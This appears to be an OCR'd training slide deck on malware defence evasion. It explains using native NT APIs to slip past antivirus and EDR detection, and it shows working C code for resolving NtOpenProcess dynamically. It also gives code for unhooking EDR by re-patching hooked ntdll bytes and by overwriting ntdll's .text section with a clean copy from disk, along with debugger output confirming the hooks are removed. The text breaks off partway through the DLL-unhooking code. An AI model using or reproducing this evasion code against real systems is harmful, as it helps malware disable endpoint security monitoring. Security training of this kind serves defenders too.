
Native (NT) APIs

- Few benefits of using Native APIs
  - Using NT APIs in malware could bypass static detection
  - Using NT APIs could also bypass runtime detection, for instance:
    - Common APIs like VirtualAlloc, CreateThread etc. are used by both legit and malicious applications. If these functions are used incorrectly, the program may be flagged as malware by AV/EDRs before even reaching “main” code. The use of NT APIs can assist in avoiding detection in situations like these.

Native (NT) APIs - steps


- Define the alias for the NT function type
- Retrieve and assign function address using **GetProcAddress**
- Execute the function

Native (NT) APIs - code



```
typedef NTSYSAPI NTSTATUS(NTAPI* _NtOpenProcess)(
    OUT PHANDLE                ProcessHandle,
    IN ACCESS_MASK             AccessMask,
    IN POBJECT_ATTRIBUTES      ObjectAttributes,
    IN PCLIENT_ID              ClientId);
```

1. Defining Function



```
  // Getting function address of NtOpenProcess
2 _NtOpenProcess pNtOpenProcess = (_NtOpenProcess)
                  GetProcAddress(hModule:GetModuleHandleA(lpModuleName:"ntdll.dll"),lpProcName:"NtOpenProcess");
  if (pNtOpenProcess == NULL) {
      printf(_Format:"[-] Failed to resolve function NtOpenProcess \n");
      exit(_Code:-1);
  }
  InitializeObjectAttributes(&objAttr, NULL, 0, NULL, NULL);
  clID.UniqueProcess = (HANDLE)pid;
  clID.UniqueThread = 0;
3 status = pNtOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &objAttr, &clID);
  if (!NT_SUCCESS(status)) {
      printf(_Format:"[-] Failed to Open Process: %x \n", status);
      exit(_Code:-1);
  }
```

Resolving Function

Executing Function

EDR unhooking

- Unhooking is a technique for restoring EDR patched dll bytes to their original state

- Some of the unhooking techniques are:
  - Unhooking by patching
  - DLL unhooking

EDR unhooking: Unhooking by patching


- EDR patched bytes are re-patched with original bytes
- Mostly EDR hook APIs in ntdll, syscall number should be known before patching to original bytes
- Original patches are applied by hard-coding however can also be done dynamically

Exercise : 1

Unhooking by patching - steps


- Identify 5 original bytes that are patched along with syscall number
- Find the hooked function address in memory
- Change the memory protection at function address to **RWX**
- Patch the hook with original bytes
- Change the memory protection at function address back to **RX**

Unhooking by patching: code




```
int main() {
    HMODULE module;
    // NtOpenProcess/ZwOpenProcess
    // 0x26 is the syscall number for NtOpenProcess
    // this may vary depending upon the architecture
    BYTE pb_ntOpenProcess[] = { 0xb8, 0x26, 0x00, 0x00, 0x00 };
    // Getting the function address of Nt/ZwOpenProcess
    FARPROC fpNtOpenProcess = GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtOpenProcess");
    // Unhooking the dll
    UnhookDll32(fpNtOpenProcess, pb_ntOpenProcess, 5);
    system("pause");
}
```

Unhooking by patching: code



```
void UnhookDll32(FARPROC func, BYTE* patchBytes, size_t size) {
    DWORD* fBytes = (DWORD*)func;
    DWORD oldProtect = {0};
    BYTE opByte = (BYTE)fBytes[0];
    // checking if the function is hooked
    if (opByte == 0xe9) {
        wprintf(L"[+] Jmp byte: 0x%x\n",opByte);
        DWORD* tempByte = (DWORD*)(fBytes + 1);
        wprintf(L"[+] next bytes: 0x%x\n", *tempByte);
        // Right Shifting 8 bytes to get value 0xba
        // value 0xba depends upon the architecture and
        // dlls that we're working on ...
        BYTE xByte = (BYTE)(tempByte[0] >> 8);
        wprintf(L"[+] confirmation byte: 0x%x\n", xByte);
        if (xByte == 0xba) {
            printf("[+] Function is hooked!!\n");
            printf("[+] Unhooking ...\n");
          3 if (!VirtualProtect((LPVOID)fBytes, size * 2, PAGE_EXECUTE_READWRITE, &oldProtect)) {
                wprintf(L"[-] failed to change memory protection to RWX \n");
                return;
            }
          4 memcpy(fBytes, patchBytes, size);
          5 if (!VirtualProtect((LPVOID)fBytes, size * 2, PAGE_EXECUTE_READ, &oldProtect)) {
                wprintf(L"[-] failed to change memory protection to RX \n");
                return;
            }
            printf("[+] Successfully unhooked the function!!\n");
        }

    }
}
```

Unhooking by patching: before patching



C:\Users\CWLabs\source\repos\Unhoc


```
[+] Jmp byte: 0xe9
[+] next bytes: 0x8870ba88
[+] confirmation byte: 0xba
[+] Function is hooked!!
[+] Unhooking ...
```

UnhookByPatch.exe - PID: 12800 - Module: ntdll.dll - Thread: Main Thread 20324 - x32dbg

Hooked

```
77D42C2A    FFD2            call edx
77D42C2C    C2 1400         ret 14
77D42C2F    90              nop
77D42C30  ^ E9 4BDD2C88     jmp 10980                      NtOpenProcess
77D42C35    BA 7088D577     mov edx,ntdll.77D58870
77D42C3A    FFD2            call edx
77D42C3C    C2 1000         ret 10
77D42C3F    90              nop
77D42C40    B8 27000000     mov eax,27                     27:'''
77D42C45    BA 7088D577     mov edx,ntdll.77D58870
77D42C4A    FFD2            call edx
77D42C4C    C2 1400         ret 14
77D42C4F    90              nop
77D42C50  ^ E9 2BD42C88     jmp 10080                      NtMapViewOfSection
77D42C55    BA 7088D577     mov edx,ntdll.77D58870
77D42C5A    FFD2            call edx
77D42C5C    C2 2800         ret 28
```

Unhooking by patching: after patching



C:\Users\CWLabs\source\repos\Unhoo


```
[+] Jmp byte: 0xe9
[+] next bytes: 0x8870ba88
[+] confirmation byte: 0xba
[+] Function is hooked!!
[+] Unhooking ...
[+] Successfully unhooked the
Press any key to continue . .
```

UnhookByPatch.exe - PID: 12800 - Module: ntdll.dll - Thread: Main Thread 20324 - x32dbg

```
77D42C2A     FFD2         call edx
77D42C2C     C2 1400      ret 14
77D42C2F     90           nop
77D42C30     B8 26000000  mov eax,26                26:'&'
77D42C35     BA 7088D577  mov edx,ntdll.77D58870
77D42C3A     FFD2         call edx
77D42C3C     C2 1000      ret 10
77D42C3F     90           nop
77D42C40     B8 27000000  mov eax,27                27:'''
77D42C45     BA 7088D577  mov edx,ntdll.77D58870
77D42C4A     FFD2         call edx
77D42C4C     C2 1400      ret 14
77D42C4F     90           nop
77D42C50   ^ E9 2BD42C88  jmp 10080                 NtMapViewOfSection
77D42C55     BA 7088D577  mov edx,ntdll.77D58870
77D42C5A     FFD2         call edx
77D42C5C     C2 2800      ret 28
77D42C5F     90           nop
```

EDR unhooking: DLL Unhooking

- In this technique the text section of hooked dlls is overwritten with the text section from the fresh copy of dlls.




Exercise : 2

DLL Unhooking - steps


- Load and Map the fresh copy of ntdll into process memory
- Loop through the sections to find .text section of hooked ntdll.dll
- Get the virtual address of .text section of both hooked and clean copy of ntdll.dll
- Change the memory protection at .text section of hooked ntdll.dll to **RWX**
- Copy the fresh copy of .text section of freshly mapped ntdll to the memory (virtual address) location at .text section of hooked ntdll
- Restore the original memory protection

DLL Unhooking: Code




```
void ReplaceNtdllTextSection() {
    HMODULE ntdllModule = { 0 };
1   // Reading and mapping fresh copy of ntdll from disk
    HANDLE ntdllFile = CreateFileA("c:\\windows\\syswow64\\ntdll.dll", GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
    HANDLE ntdllMapping = CreateFileMapping(ntdllFile, NULL, PAGE_READONLY | SEC_IMAGE, 0, 0, NULL);
    LPVOID ntdllMappingAddress = MapViewOfFile(ntdllMapping, FILE_MAP_READ, 0, 0, 0);

2   // Parsing PE Headers of hooked ntdll from memory
    ntdllModule = GetModuleHandleA("ntdll.dll");
    PIMAGE_DOS_HEADER hookedDOSHeader = (PIMAGE_DOS_HEADER)ntdllModule;
    PIMAGE_NT_HEADERS hookedNtHeaders = (PIMAGE_NT_HEADERS)((DWORD)ntdllModule + hookedDOSHeader->e_lfanew);
```

DLL Unhooking: Code



```
  // Section headers
  PIMAGE_SECTION_HEADER hookedSectionHeaders = (PIMAGE_SECTION_HEADER)((DWORD)hookedNtHeaders +
                                                                              sizeof(IMAGE_NT_HEADERS));
3 // loop through number of sections
  for (int i = 0; i < hookedNtHeaders->FileHeader.NumberOfSections; i++) {
      BYTE* sectionName = (BYTE*)".text";
4     // cheking if the section is .text
      if (memcmp(hookedSectionHeaders->Name, sectionName, 5) != 0) {
          *hookedSectionHeaders++;
          // continue the loop from the beginning
          // donot execute the below code
          continue;
      }
```

DLL Unhooking: Code



